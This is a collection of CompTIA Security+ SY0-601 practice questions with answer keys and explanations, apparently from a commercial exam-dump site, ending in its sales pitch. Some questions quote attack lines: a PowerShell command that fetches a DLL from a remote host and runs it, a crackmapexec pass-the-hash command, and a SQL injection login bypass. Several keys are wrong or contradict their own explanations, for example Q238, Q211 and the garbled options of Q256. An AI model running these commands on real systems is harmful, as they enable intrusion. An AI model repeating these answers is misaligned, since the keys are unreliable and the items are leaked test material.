Placing all known-infected hosts on an isolated network is the best way to stop the spread of a worm infection. This will prevent the worm from reaching other hosts on the network and allow the infected hosts to be cleaned and restored. Disconnecting every host from the network is not practical and may disrupt business operations. Running an AV scan on the entire network or scanning the hosts that show signs of infection may not be effective or fast enough to stop a fast-spreading worm.

NEW QUESTION 210

- (Exam Topic 2)

Audit logs indicate an administrative account that belongs to a security engineer has been locked out multiple times during the day. The security engineer has been on vacation (or a few days). Which of the following attacks can the account lockout be attributed to?

- A. Backdoor
- B. Brute-force
- C. Rootkit
- D. Trojan

Answer: B

Explanation:

The account lockout can be attributed to a brute-force attack. A brute-force attack is a type of attack where an attacker attempts to guess a user's password by continually trying different combinations of characters. In this case, it is likely that the security engineer's account was locked out due to an attacker attempting to guess their password. Backdoor, rootkit, and Trojan attacks are not relevant in this scenario.

NEW QUESTION 211

- (Exam Topic 2)

An employee received an email with an unusual file attachment named Updates . Lnk. A security analysts reverse engineering what the file does and finds that executes the following script:

```
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -URI https://somehost.com/04EB18.jpg  
-OutFile $env:TEMP\autoupdate.dll;Start-Process rundll32.exe $env:TEMP\autoupdate.dll
```

Which of the following BEST describes what the analyst found?

- A. A Powershell code is performing a DLL injection.
- B. A PowerShell code is displaying a picture.
- C. A PowerShell code is configuring environmental variables.
- D. A PowerShell code is changing Windows Update settings.

Answer: A

Explanation:

According to GitHub user JSGetty196's notes¹, a PowerShell code that uses rundll32.exe to execute a DLL file is performing a DLL injection attack. This is a type of code injection attack that exploits the Windows process loading mechanism.

<https://www.comptia.org/training/books/security-sy0-601-study-guide>

NEW QUESTION 213

- (Exam Topic 2)

Which of the following is a security implication of newer ICS devices that are becoming more common in corporations?

- A. Devices with cellular communication capabilities bypass traditional network security controls
- B. Many devices do not support elliptic-curve encryption algorithms due to the overhead they require.
- C. These devices often lack privacy controls and do not meet newer compliance regulations
- D. Unauthorized voice and audio recording can cause loss of intellectual property

Answer: D

Explanation:

Industrial control systems (ICS) are devices that monitor and control physical processes, such as power generation, manufacturing, or transportation. Newer ICS devices may have voice and audio capabilities that can be exploited by attackers to eavesdrop on sensitive conversations or capture confidential information. This can result in the loss of intellectual property or trade secrets. References: <https://www.comptia.org/content/guides/what-is-industrial-control-system-security>

NEW QUESTION 218

- (Exam Topic 2)

A security analyst needs to recommend a solution that will allow current Active Directory accounts and groups to be used for access controls on both network and remote-access devices. Which of the following should the analyst recommend? (Select two).

- A. TACACS+
- B. RADIUS
- C. OAuth
- D. OpenID
- E. Kerberos
- F. CHAP

Answer: BE

Explanation:

RADIUS and Kerberos are two protocols that can be used to integrate Active Directory accounts and groups with network and remote-access devices. RADIUS is a protocol that provides centralized authentication, authorization, and accounting for network access. It can use Active Directory as a backend database to store user credentials and group memberships. Kerberos is a protocol that provides secure authentication and encryption for network services. It is the default authentication protocol for Active Directory and can be used by remote-access devices that support it.

NEW QUESTION 220

- (Exam Topic 2)

A cybersecurity analyst at Company A is working to establish a secure communication channel with a counter part at Company B, which is 3,000 miles (4,828 kilometers) away. Which of the following concepts would help the analyst meet this goal in a secure manner?

- A. Digital signatures
- B. Key exchange
- C. Salting
- D. PPTP

Answer: B

Explanation:

Key exchange Short explanation

Key exchange is the process of securely sharing cryptographic keys between two parties over a public network. This allows them to establish a secure communication channel and encrypt their messages. There are different methods of key exchange, such as Diffie-Hellman or RSA. References:

<https://www.comptia.org/content/guides/what-is-encryption>

NEW QUESTION 222

- (Exam Topic 2)

Which of the following can be used by an authentication application to validate a user's credentials without the need to store the actual sensitive data?

- A. Salt string
- B. Private Key
- C. Password hash
- D. Cipher stream

Answer: C

Explanation:

Password hash is a method of storing a user's credentials without the need to store the actual sensitive data. A password hash is a one-way function that transforms the user's password into a fixed-length string of characters that cannot be reversed. The authentication application can then compare the password hash with the stored hash to validate the user's credentials without revealing the original password. References: 1

CompTIA Security+ Certification Exam Objectives, page 15, Domain 3.0: Implementation, Objective 3.5:

Implement secure authentication mechanisms 2

CompTIA Security+ Certification Exam Objectives, page 16,

Domain 3.0: Implementation, Objective 3.6: Implement identity and account management best practices 3

<https://www.comptia.org/blog/what-is-password-hashing>

NEW QUESTION 223

- (Exam Topic 2)

Which of the following control types is patch management classified under?

- A. Deterrent
- B. Physical
- C. Corrective
- D. Detective

Answer: C

Explanation:

Patch management is classified as a corrective control because it is used to correct vulnerabilities or weaknesses in systems and applications after they have been identified. It is a reactive approach that aims to fix problems that have already occurred rather than prevent them from happening in the first place.

Reference: CompTIA Security+ SY0-601 Official Textbook, page 109.

NEW QUESTION 227

- (Exam Topic 2)

A network architect wants a server to have the ability to retain network availability even if one of the network switches it is connected to goes down. Which of the following should the architect implement on the server to achieve this goal?

- A. RAID
- B. UPS
- C. NIC teaming
- D. Load balancing

Answer: C

Explanation:

NIC Teaming is a feature that allows a server to be connected to multiple network switches, providing redundancy and increased network availability. If one of the switches goes down, the server will still be able to send and receive data through one of the other switches. To configure NIC Teaming in Windows Server, see Microsoft's documentation:

<https://docs.microsoft.com/en-us/windows-server/networking/technologies/nic-teaming>. For more information on NIC Teaming and other network redundancy features, refer to the CompTIA Security+ SY0-601 Official Text Book and Resources.

NEW QUESTION 229

- (Exam Topic 2)

Which of the following describes software on network hardware that needs to be updated on a routine basis to help address possible vulnerabilities?

- A. Vendor management
- B. Application programming interface
- C. Vanishing
- D. Encryption strength
- E. Firmware

Answer: E

Explanation:

Firmware is software that allows your computer to communicate with hardware devices, such as network routers, switches, or firewalls. Firmware updates can fix bugs, improve performance, and enhance security features. Without firmware updates, the devices you connect to your network might not work properly or might be vulnerable to attacks¹. You can have Windows automatically download recommended drivers and firmware updates for your hardware devices¹, or you can use a network monitoring software to keep track of the firmware status of your devices². You should also follow the best practices for keeping devices and software up to date, such as enforcing automatic updates, monitoring update status, and testing updates before deploying them

NEW QUESTION 232

- (Exam Topic 2)

A user's laptop constantly disconnects from the Wi-Fi network. Once the laptop reconnects, the user can reach the internet but cannot access shared folders or other network resources. Which of the following types of attacks is the user MOST likely experiencing?

- A. Bluejacking
- B. Jamming
- C. Rogue access point
- D. Evil twin

Answer: D

Explanation:

An evil twin attack is when an attacker sets up a fake Wi-Fi network that looks like a legitimate network, but is designed to capture user data that is sent over the network. In this case, the user's laptop is constantly disconnecting and reconnecting to the Wi-Fi network, indicating that it is connecting to the fake network instead of the legitimate one. Once the user connects to the fake network, they are unable to access shared folders or other network resources, as those are only available on the legitimate network.

NEW QUESTION 237

- (Exam Topic 1)

Which of the following is required in order for an IDS and a WAF to be effective on HTTPS traffic?

- A. Hashing
- B. DNS sinkhole
- C. TLS inspection
- D. Data masking

Answer: C

Explanation:

an IDS (Intrusion Detection System) and a WAF (Web Application Firewall) are both used to monitor and protect web applications from common attacks such as cross-site scripting and SQL injection¹². However, these attacks can also be hidden in encrypted HTTPS traffic, which uses the TLS (Transport Layer Security) protocol to provide cryptography and authentication between two communicating applications³⁴. Therefore, in order for an IDS and a WAF to be effective on HTTPS traffic, they need to be able to decrypt and inspect the data that flows in the TLS tunnel. This is achieved by using a feature called TLS inspection³ⁿ⁴⁵, which creates two dedicated TLS connections: one with the web server and another with the client. The firewall then uses a customer-provided CA (Certificate Authority) certificate to generate an on-the-fly certificate that replaces the web server certificate and shares it with the client. This way, the firewall can see the content of the HTTPS traffic and apply the IDS and WAF rules accordingly³⁴.

NEW QUESTION 238

- (Exam Topic 1)

An analyst is working on an email security incident in which the target opened an attachment containing a worm. The analyst wants to implement mitigation techniques to prevent further spread. Which of the following is the BEST course of action for the analyst to take?

- A. Apply a DLP solution.
- B. Implement network segmentation
- C. Utilize email content filtering,
- D. isolate the infected attachment.

Answer: D

Explanation:

Network segmentation is the BEST course of action for the analyst to take to prevent further spread of the worm. Network segmentation helps to divide a network into smaller segments, isolating the infected attachment from the rest of the network. This helps to prevent the worm from spreading to other devices within the network. Implementing email content filtering or DLP solution might help in preventing the email from reaching the target or identifying the worm, respectively, but will not stop the spread of the worm. References: CompTIA Security+ Study Guide, Chapter 5: Securing Network Infrastructure, 5.2 Implement Network Segmentation, pp. 286-289

NEW QUESTION 239

- (Exam Topic 1)

Which of the following incident response steps occurs before containment?

- A. Eradication
- B. Recovery
- C. Lessons learned
- D. Identification

Answer: D

Explanation:

Identification is the first step in the incident response process, which involves recognizing that an incident has occurred. Containment is the second step, followed by eradication, recovery, and lessons learned.

References: CompTIA Security+ Study Guide, Exam SY0-601, 4th Edition, Chapter 10: Incident Response and Recovery, pp. 437-441.

NEW QUESTION 242

- (Exam Topic 1)

As part of a company's ongoing SOC maturation process, the company wants to implement a method to share cyberthreat intelligence data with outside security partners. Which of the following will the company MOST likely implement?

- A. TAXII
- B. TLP
- C. TTP
- D. STIX

Answer: A

Explanation:

Trusted Automated Exchange of Intelligence Information (TAXII) is a standard protocol that enables the sharing of cyber threat intelligence between organizations. It allows organizations to automate the exchange of information in a secure and timely manner. References: CompTIA Security+ Certification Exam Objectives 3.6 Given a scenario, implement secure network architecture concepts. Study Guide: Chapter 4, page 167.

NEW QUESTION 246

- (Exam Topic 1)

An organization discovered a disgruntled employee exfiltrated a large amount of PII data by uploading files Which of the following controls should the organization consider to mitigate this risk?

- A. EDR
- B. Firewall
- C. HIPS
- D. DLP

Answer: D

Explanation:

DLP stands for data loss prevention, which is a set of tools and processes that aim to prevent unauthorized access, use, or transfer of sensitive data. DLP can help mitigate the risk of data exfiltration by disgruntled employees or external attackers by monitoring and controlling data flows across endpoints, networks, and cloud services. DLP can also detect and block attempts to copy, print, email, upload, or download sensitive data based on predefined policies and rules.

References: <https://www.comptia.org/certifications/security#examdetails> <https://www.comptia.org/content/guides/comptia-security-sy0-601-exam-objectives> <https://www.forcepoint.com/cyber-edu/data-loss-prevention-dlp>

NEW QUESTION 250

- (Exam Topic 1)

A security incident has been resolved Which of the following BEST describes the importance of the final phase of the incident response plan?

- A. It examines and documents how well the team responded discovers what caused the incident, and determines how the incident can be avoided in the future
- B. It returns the affected systems back into production once systems have been fully patched, data restored and vulnerabilities addressed
- C. It identifies the incident and the scope of the breach how it affects the production environment, and the ingress point
- D. It contains the affected systems and disconnects them from the network, preventing further spread of the attack or breach

Answer: A

Explanation:

The final phase of an incident response plan is the post-incident activity, which involves examining and documenting how well the team responded, discovering what caused the incident, and determining how the incident can be avoided in the future. References: CompTIA Security+ Certification Exam Objectives - 2.5 Given a scenario, analyze potential indicators to determine the type of attack. Study Guide: Chapter 5, page 225.

NEW QUESTION 251

- (Exam Topic 1)

A store receives reports that shoppers' credit card information is being stolen. Upon further analysis, those same shoppers also withdrew money from an ATM in that store.

The attackers are using the targeted shoppers' credit card information to make online purchases. Which of the following attacks is the MOST probable cause?

- A. Identity theft
- B. RFID cloning
- C. Shoulder surfing
- D. Card skimming

Answer: D

Explanation:

The attackers are using card skimming to steal shoppers' credit card information, which they use to make online purchases. References:

➤ [CompTIA Security+ Study Guide Exam SY0-601, Chapter 5](#)

NEW QUESTION 254

- (Exam Topic 1)

After a phishing scam for a user's credentials, the red team was able to craft payload to deploy on a server. The attack allowed the installation of malicious software that initiates a new remote session

Which of the following types of attacks has occurred?

- A. Privilege escalation
- B. Session replay
- C. Application programming interface
- D. Directory traversal

Answer: A

Explanation:

"Privilege escalation is the act of exploiting a bug, design flaw, or configuration oversight in an operating system or software application to gain elevated access to resources that are normally protected from an application or user." In this scenario, the red team was able to install malicious software, which would require elevated privileges to access and install. Therefore, the type of attack that occurred is privilege escalation. References: CompTIA Security+ Study Guide, pages 111-112

NEW QUESTION 256

- (Exam Topic 1)

As part of the building process for a web application, the compliance team requires that all PKI certificates are rotated annually and can only contain wildcards at the secondary subdomain level. Which of the following certificate properties will meet these requirements?

- A. HTTPS://.comptia.org, Valid from April 10 00:00:00 2021 - April 8 12:00:00 2022
- B. HTTPS://app1.comptia.org, Valid from April 10 00:00:00 2021-April 8 12:00:00 2022
- C. HTTPS:// app1.comptia.org, Valid from April 10 00:00:00 2021-April 8 12:00:00 2022
- D. HTTPS://.comptia.org, Valid from April 10 00:00:00 2021 - April 8 12:00:00

Answer: A

Explanation:

PKI certificates are digital certificates that use public key infrastructure (PKI) to verify the identity and authenticity of a sender and a receiver of data¹. PKI certificates can be used to secure web applications with HTTPS, which is a protocol that encrypts and protects the data transmitted over the internet¹. One of the properties of PKI certificates is the domain name, which is the name of the website or web application that the certificate is issued for². The domain name can be either a specific name, such as app1.comptia.org, or a wildcard name, such as *.comptia.org². A wildcard name means that the certificate can be used with multiple subdomains of a domain, such as payment.comptia.org or contact.comptia.org². Another property of PKI certificates is the validity period, which is the time span during which the certificate is valid and can be used³. The validity period is determined by the certificate authority (CA) that issues the certificate, and it usually ranges from one to three years³. The validity period can be checked by looking at the valid from and valid to dates on the certificate³. Based on these properties, the certificate that will meet the requirements of rotating annually and only containing wildcards at the secondary subdomain level is A. HTTPS://*.comptia.org, Valid from April 10 00:00:00 2021 - April 8 12:00:00 2022. This certificate has a wildcard character (*) at the secondary subdomain level, which means it can be used with any subdomain of comptia.org². It also has a validity period of one year, which means it needs to be rotated annually³.

NEW QUESTION 260

- (Exam Topic 1)

Which of the following cryptographic concepts would a security engineer utilize while implementing non-repudiation? (Select TWO)

- A. Block cipher
- B. Hashing
- C. Private key
- D. Perfect forward secrecy
- E. Salting
- F. Symmetric keys

Answer: BC

Explanation:

Non-repudiation is the ability to ensure that a party cannot deny a previous action or event. Cryptographic concepts that can be used to implement non-repudiation include hashing and digital signatures, which use a private key to sign a message and ensure that the signature is unique to the signer. References: CompTIA Security+ Certification Exam Objectives (SY0-601)

NEW QUESTION 261

- (Exam Topic 1)

Which of the following uses six initial steps that provide basic control over system security by including hardware and software inventory, vulnerability management, and continuous monitoring to minimize risk in all network environments?

- A. ISO 27701
- B. The Center for Internet Security
- C. SSAE SOC 2
- D. NIST Risk Management Framework

Answer: B

Explanation:

The Center for Internet Security (CIS) uses six initial steps that provide basic control over system security, including hardware and software inventory, vulnerability management, and continuous monitoring to minimize risk in all network environments. References:

- > CompTIA Security+ Certification Exam Objectives 1.1: Compare and contrast different types of security concepts.
- > CompTIA Security+ Study Guide, Sixth Edition, pages 15-16

NEW QUESTION 265

- (Exam Topic 1)

A security analyst is reviewing the vulnerability scan report for a web server following an incident. The vulnerability that was used to exploit the server is present in historical vulnerability scan reports, and a patch is available for the vulnerability. Which of the following is the MOST likely cause?

- A. Security patches were uninstalled due to user impact.
- B. An adversary altered the vulnerability scan reports
- C. A zero-day vulnerability was used to exploit the web server
- D. The scan reported a false negative for the vulnerability

Answer: A

Explanation:

A security patch is a software update that fixes a vulnerability or bug that could be exploited by attackers. Security patches are essential for maintaining the security and functionality of systems and applications.

If the vulnerability that was used to exploit the server is present in historical vulnerability scan reports, and a patch is available for the vulnerability, it means that the patch was either not applied or was uninstalled at some point. A possible reason for uninstalling a security patch could be user impact, such as performance degradation, compatibility issues, or functionality loss.

The other options are not correct because:

- B. An adversary altered the vulnerability scan reports. This could be a possibility, but it is less likely than option A. An adversary would need to have access to the vulnerability scan reports and be able to modify them without being detected. Moreover, altering the reports would not prevent the patch from being applied or uninstalled.
- C. A zero-day vulnerability was used to exploit the web server. This is not correct because a zero-day vulnerability is a vulnerability that is unknown to the public or the vendor, and therefore has no patch available. The question states that a patch is available for the vulnerability that was used to exploit the server.
- D. The scan reported a false negative for the vulnerability. This is not correct because a false negative is when a scan fails to detect a vulnerability that is present. The question states that the vulnerability is present in historical vulnerability scan reports, which means that it was detected by previous scans. According to CompTIA Security+ SY0-601 Exam Objectives 1.4 Given a scenario, analyze potential indicators to determine the type of attack:

“A security patch is a software update that fixes a vulnerability or bug that could be exploited by attackers.” References:

<https://www.comptia.org/certifications/security#examdetails>

<https://www.comptia.org/content/guides/comptia-security-sy0-601-exam-objectives> <https://www.getastra.com/blog/security-audit/vulnerability-scanning-report/>

NEW QUESTION 268

- (Exam Topic 1)

Which of the following involves the inclusion of code in the main codebase as soon as it is written?

- A. Continuous monitoring
- B. Continuous deployment
- C. Continuous Validation
- D. Continuous integration

Answer: D

Explanation:

Detailed explanation

Continuous Integration (CI) is a practice where developers integrate code into a shared repository frequently, preferably several times a day. Each integration is verified by an automated build and automated tests. CI allows for the detection of errors early in the development cycle, thereby reducing overall development costs.

NEW QUESTION 269

- (Exam Topic 1)

A security analyst is investigating a phishing email that contains a malicious document directed to the company's Chief Executive Officer (CEO). Which of the following should the analyst perform to understand the threat and retrieve possible IoCs?

- A. Run a vulnerability scan against the CEO's computer to find possible vulnerabilities
- B. Install a sandbox to run the malicious payload in a safe environment
- C. Perform a traceroute to identify the communication path
- D. Use netstat to check whether communication has been made with a remote host

Answer: B

Explanation:

To understand the threat and retrieve possible Indicators of Compromise (IoCs) from a phishing email containing a malicious document, a security analyst should install a sandbox to run the malicious payload in a safe environment. References: CompTIA Security+ Certification Exam Objectives - 2.5 Given a scenario, analyze potential indicators to determine the type of attack. Study Guide: Chapter 5, page 209.

NEW QUESTION 271

- (Exam Topic 1)

A security engineer needs to create a network segment that can be used for servers that require connections from untrusted networks. Which of the following should the engineer implement?

- A. An air gap
- B. A hot site
- C. A VUAN
- D. A screened subnet

Answer: D

Explanation:

A screened subnet is a network segment that can be used for servers that require connections from untrusted networks. It is placed between two firewalls, with one firewall facing the untrusted network and the other facing the trusted network. This setup provides an additional layer of security by screening the traffic that flows between the two networks. References: CompTIA Security+ Certification Guide, Exam SY0-501

NEW QUESTION 275

- (Exam Topic 1)

Which of the following would produce the closest experience of responding to an actual incident response scenario?

- A. Lessons learned
- B. Simulation
- C. Walk-through
- D. Tabletop

Answer: B

Explanation:

A simulation exercise is designed to create an experience that is as close as possible to a real-world incident response scenario. It involves simulating an attack or

other security incident and then having security personnel respond to the situation as they would in a real incident. References: CompTIA Security+ SY0-601 Exam Objectives: 1.1 Explain the importance of implementing security concepts, methodologies, and practices.

NEW QUESTION 277

- (Exam Topic 1)

A company uses a drone for precise perimeter and boundary monitoring. Which of the following should be MOST concerning to the company?

- A. Privacy
- B. Cloud storage of telemetry data
- C. GPS spoofing
- D. Weather events

Answer: A

Explanation:

The use of a drone for perimeter and boundary monitoring can raise privacy concerns, as it may capture video and images of individuals on or near the monitored premises. The company should take measures to ensure that privacy rights are not violated. References:

➤ CompTIA Security+ Study Guide, Exam SY0-601, 4th Edition, Chapter 8

NEW QUESTION 281

- (Exam Topic 1)

Which of the following provides a catalog of security and privacy controls related to the United States federal information systems?

- A. GDPR
- B. PCI DSS
- C. ISO 27000
- D. NIST 800-53

Answer: D

Explanation:

NIST 800-53 provides a catalog of security and privacy controls related to the United States federal information systems. References: CompTIA Security+ Study Guide, Exam SY0-601, 4th Edition, Chapter 3: Architecture and Design, pp. 123-125

NEW QUESTION 284

- (Exam Topic 1)

The compliance team requires an annual recertification of privileged and non-privileged user access. However, multiple users who left the company six months ago still have access. Which of the following would have prevented this compliance violation?

- A. Account audits
- B. AUP
- C. Password reuse
- D. SSO

Answer: A

Explanation:

Account audits are periodic reviews of user accounts to ensure that they are being used appropriately and that access is being granted and revoked in accordance with the organization's policies and procedures. If the compliance team had been conducting regular account audits, they would have identified the users who left the company six months ago and ensured that their access was revoked in a timely manner. This would have prevented the compliance violation caused by these users still having access to the company's systems.

To prevent this compliance violation, the company should implement account audits. An account audit is a regular review of all user accounts to ensure that they are being used properly and that they are in compliance with the company's security policies. By conducting regular account audits, the company can identify inactive or unused accounts and remove access for those users. This will help to prevent compliance violations and ensure that only authorized users have access to the company's systems and data.

NEW QUESTION 286

- (Exam Topic 1)

During a forensic investigation, a security analyst discovered that the following command was run on a compromised host:

```
crackmapexec smb 192.168.10.232 -u localadmin -H 0A3CE8D07A46E5C51070F03593E0A5E6
```

Which of the following attacks occurred?

- A. Buffer overflow
- B. Pass the hash
- C. SQL injection
- D. Replay attack

Answer: B

Explanation:

Pass the hash is an attack technique that allows an attacker to authenticate to a remote server or service by using the hashed version of a user's password, rather than requiring the plaintext password

NEW QUESTION 289

- (Exam Topic 1)

A systems analyst determines the source of a high number of connections to a web server that were initiated by ten different IP addresses that belong to a network

block in a specific country. Which of the following techniques will the systems analyst MOST likely implement to address this issue?

- A. Content filter
- B. SIEM
- C. Firewall rules
- D. DLP

Answer: C

Explanation:

A firewall is a network security system that monitors and controls incoming and outgoing network traffic based on predetermined security rules. The systems analyst can use firewall rules to block connections from the ten IP addresses in question, or from the entire network block in the specific country. This would be a quick and effective way to address the issue of high connections to the web server initiated by these IP addresses.

Reference: CompTIA Security+ SY0-601 Official Text Book, Chapter 5: "Network Security".

NEW QUESTION 291

- (Exam Topic 1)

During a Chief Information Security Officer (CISO) convention to discuss security awareness, the attendees are provided with a network connection to use as a resource. As the convention progresses, one of the attendees starts to notice delays in the connection, and the HIIPS site requests are reverting to HTTP. Which of the following BEST describes what is happening?

- A. Birthday collision on the certificate key
- B. DNS hijacking to reroute traffic
- C. Brute force to the access point
- D. ASSLLS downgrade

Answer: B

Explanation:

The attendee is experiencing delays in the connection, and the HIIPS site requests are reverting to HTTP, indicating that the DNS resolution is redirecting the connection to another server. DNS hijacking is a technique that involves redirecting a user's requests for a domain name to a different IP address. Attackers use DNS hijacking to redirect users to malicious websites and steal sensitive information, such as login credentials and credit card details.

Reference: <https://www.cloudflare.com/learning/dns/dns-hijacking/>

NEW QUESTION 293

- (Exam Topic 1)

The spread of misinformation surrounding the outbreak of a novel virus on election day led to eligible voters choosing not to take the risk of going the polls. This is an example of:

- A. prepending.
- B. an influence campaign.
- C. a watering-hole attack.
- D. intimidation.
- E. information elicitation.

Answer: B

Explanation:

This scenario describes an influence campaign, where false information is spread to influence or manipulate people's beliefs or actions. In this case, the misinformation led eligible voters to avoid polling places, which influenced the outcome of the election.

NEW QUESTION 294

- (Exam Topic 1)

Which of the following is a physical security control that ensures only the authorized user is present when gaining access to a secured area?

- A. A biometric scanner
- B. A smart card reader
- C. APKItoken
- D. A PIN pad

Answer: A

Explanation:

A biometric scanner uses physical characteristics such as fingerprints to identify an individual user. It is used to ensure that only the authorized user is present when gaining access to a secured area.

NEW QUESTION 297

- (Exam Topic 1)

An information security manager for an organization is completing a PCI DSS self-assessment for the first time. Which of the following MOST likely reason for this type of assessment?

- A. An international expansion project is currently underway.
- B. Outside consultants utilize this tool to measure security maturity.
- C. The organization is expecting to process credit card information.
- D. A government regulator has requested this audit to be completed

Answer: C

Explanation:

PCI DSS (Payment Card Industry Data Security Standard) is a set of security standards designed to ensure that all companies that accept, process, store, or transmit credit card information maintain a secure environment. Any organization that accepts credit card payments is required to comply with PCI DSS.

NEW QUESTION 302

- (Exam Topic 1)

A global company is experiencing unauthorized logging due to credential theft and account lockouts caused by brute-force attacks. The company is considering implementing a third-party identity provider to help mitigate these attacks. Which of the following would be the BEST control for the company to require from prospective vendors?

- A. IP restrictions
- B. Multifactor authentication
- C. A banned password list
- D. A complex password policy

Answer: B

Explanation:

Multifactor authentication (MFA) would be the best control to require from a third-party identity provider to help mitigate attacks such as credential theft and brute-force attacks. References: CompTIA Security+ Study Guide, Exam SY0-601, Chapter 2

NEW QUESTION 306

- (Exam Topic 1)

A security analyst was deploying a new website and found a connection attempting to authenticate on the site's portal. While Investigating The incident, the analyst identified the following Input in the username field:

```
admin' or 1=1--
```

Which of the following BEST explains this type of attack?

- A. DLL injection to hijack administrator services
- B. SQLi on the field to bypass authentication
- C. Execution of a stored XSS on the website
- D. Code to execute a race condition on the server

Answer: B

Explanation:

The input "admin' or 1=1--" in the username field is an example of SQL injection (SQLi) attack. In this case, the attacker is attempting to bypass authentication by injecting SQL code into the username field that will cause the authentication check to always return true. References: CompTIA Security+ SY0-601 Exam Objectives: 3.1 Given a scenario, use appropriate software tools to assess the security posture of an organization.

NEW QUESTION 309

- (Exam Topic 1)

A major clothing company recently lost a large amount of proprietary information. The security officer must find a solution to ensure this never happens again. Which of the following is the BEST technical implementation to prevent this from happening again?

- A. Configure DLP solutions
- B. Disable peer-to-peer sharing
- C. Enable role-based
- D. Mandate job rotation
- E. Implement content filters

Answer: A

Explanation:

Data loss prevention (DLP) solutions can prevent the accidental or intentional loss of sensitive data. DLP tools can identify and protect sensitive data by classifying and categorizing it, encrypting it, or blocking it from being transferred outside the organization's network.

NEW QUESTION 310

- (Exam Topic 1)

A grocery store is expressing security and reliability concerns regarding the on-site backup strategy currently being performed by locally attached disks. The main concerns are the physical security of the backup media and the durability of the data stored on these devices Which of the following is a cost-effective approach to address these concerns?

- A. Enhance resiliency by adding a hardware RAID.
- B. Move data to a tape library and store the tapes off-site
- C. Install a local network-attached storage.
- D. Migrate to a cloud backup solution

Answer: D

Explanation:

a backup strategy is a plan that defines how to protect data from loss or corruption by creating and storing copies of data on a different medium or location1. A backup strategy should consider the security and reliability of the backup data and the backup storage234.

Based on these definitions, the best option that is a cost-effective approach to address the security and reliability concerns regarding the on-site backup strategy would be D. Migrate to a cloud backup solutio2n4. A cloud backup solution can provide several benefits, such as:

- Enhanced physical security of the backup data by storing it in a remote location that is protected by multiple layers of security measures.
- Enhanced durability of the backup data by storing it on highly reliable storage devices that are replicated across multiple availability zones or regions.

- Reduced costs of backup storage by paying only for the amount of data stored and transferred, and by using features such as compression, deduplication, encryption, and lifecycle management.
- Increased flexibility and scalability of backup storage by choosing from various storage classes and tiers that match the performance and availability requirements of the backup data.

NEW QUESTION 311

- (Exam Topic 1)

A security administrator wants to implement a program that tests a user's ability to recognize attacks over the organization's email system. Which of the following would be BEST suited for this task?

- A. Social media analysis
- B. Annual information security training
- C. Gamification
- D. Phishing campaign

Answer: D

Explanation:

A phishing campaign is a simulated attack that tests a user's ability to recognize attacks over the organization's email system. Phishing campaigns can be used to train users on how to identify and report suspicious emails.

References: CompTIA Security+ Study Guide, Exam SY0-601, 4th Edition, Chapter 2: Technologies and Tools, pp. 85-86.

NEW QUESTION 313

.....

Thank You for Trying Our Product

* 100% Pass or Money Back

All our products come with a 90-day Money Back Guarantee.

* One year free update

You can enjoy free update one year. 24x7 online support.

* Trusted by Millions

We currently serve more than 30,000,000 customers.

* Shop Securely

All transactions are protected by VeriSign!

100% Pass Your SY0-601 Exam with Our Prep Materials Via below:

<https://www.certleader.com/SY0-601-dumps.html>